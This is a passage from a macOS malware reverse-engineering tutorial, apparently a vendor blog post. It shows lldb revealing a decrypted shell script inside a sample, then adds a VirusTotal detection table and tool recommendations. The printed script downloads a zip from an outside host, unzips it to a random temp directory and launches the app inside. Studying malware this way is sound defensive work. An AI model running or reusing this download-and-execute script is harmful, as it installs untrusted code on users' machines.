#!/bin/bash
tmp_path="$(mktemp /tmp/XXXXXXXXXX)"
url="http://www.experiment.world/static/sources/porcupine.zip"
file_name="Installer.app"
curl -f0L "$url" >/dev/null 2>&1 >>$tmp_path
app_dir="$(mktemp -d /tmp/XXXXXXXXXX)/"
unzip "$tmp_path" -d "$app_dir" > /dev/null 2>&1
rm -f $tmp_path
open -a "$app_dir$file_name" --args "s"
(lldb)
```

Bingo! Now we see the encrypted string from the **unpack.txt** file finally revealed. It turns out to be a shell script that downloads a zip file to a temp directory. The **man** page for **mktemp** tells us that the string of “X” characters produces a random directory name of the same length. The script then unzips and launches the downloaded application and passes it the argument **s** on launch.

At this point, if you’d like to continue execution without jumping to another breakpoint, you could tell **lldb** to advance to the next instruction with the **next** command, and keep on inspecting the disassembly and registers in the same way to fully reveal the rest of the malware’s behaviour.

How to Exit the LLDB Debugger

If you want to let the malware just play out the rest of its behaviour, use **continue** again in the debugger. Since we haven’t set any more breakpoints, it’ll either complete its execution or stop on a further call to the decrypt method.

If you don’t want the malware to continue and feel that you’ve seen enough, you can kill the process with **process kill**. You can exit the low-level debugger with the **quit** command.

Next Steps with macOS Reverse Engineering

If you let the malware run (and assuming the server it's trying to contact is still active), you can go down the rabbit hole with this one and start reverse engineering the downloaded porcupine.zip, too. The more you practice the easier it becomes!

Heads up: as it turns out, the porcupine.zip contains a piece of malware recognized by Apple's MRT tool that we've mentioned **before**.

22 engines detected this file

SHA-256: 0edc22157d9b6758c7ccde0ffd16ad1c36f11043fb04d964a453e193ddc82d16
File name: /tmp/1qHcKlfe/Installer.app/Contents/Resources/Finder
File size: 353.23 KB
Last analysis: 2019-03-20 11:10:36 UTC

22 / 58

Detection	Details	Relations	Behavior	Community
Ad-Aware	Adware.MAC.Generic.12312		ALYac	Adware.MAC.Generic.12312
Arcabit	Adware.MAC.Generic.D3018		Avast	MacOS:MaxOfferDeal-C (Adw)
AVG	MacOS:MaxOfferDeal-C (Adw)		Avira	ADWARE/OSX.MaxOfferDeal.neyzo
BitDefender	Adware.MAC.Generic.12312		ClamAV	Osx.Malware.Agent-6895267-0
Emsisoft	Adware.MAC.Generic.12312 (B)		eScan	Adware.MAC.Generic.12312
ESET-NOD32	a variant of OSX/Adware.MaxOfferDeal.B		Fortinet	Adware/Geonel
GData	Adware.MAC.Generic.12312		Ikarus	PUA.OSX.Adware

As you continue to practice these skills, you'll also likely need some extra resources. Aside from the many links in this series, consider taking a look at **this book** for a longer, in-depth tutorial on **Ildb**. One of my favorite tools for taking the pain out of binary analysis is **radare2** and the suite of tools that come with it like **rabin2**, **rax2** and **radiff2**. Bonus: **radare2** & friends are all free, and there's even a free GUI front-end, **Cutter**, for those who don't like the command line! Among the commercial offerings, **Hopper** is a popular choice among professional macOS reverse engineers.

Conclusion

In this tutorial, we've learned how to set up a safe environment to test macOS malware and how to use static analysis and dynamic analysis to reverse engineer a Mach-O binary. We learned how to execute code in a controlled manner, set up breakpoints and read CPU registers. That's quite a lot we've packed in to this short introduction, but we've barely scratched the surface of this deep and fascinating topic.

If this was your first foray into macOS malware reverse engineering, hopefully it has given you a taste to explore further. If you'd like to read more on this topic, follow the SentinelOne [blog](#), or connect with us on [Twitter](#), [FaceBook](#) or [LinkedIn](#) to find out more.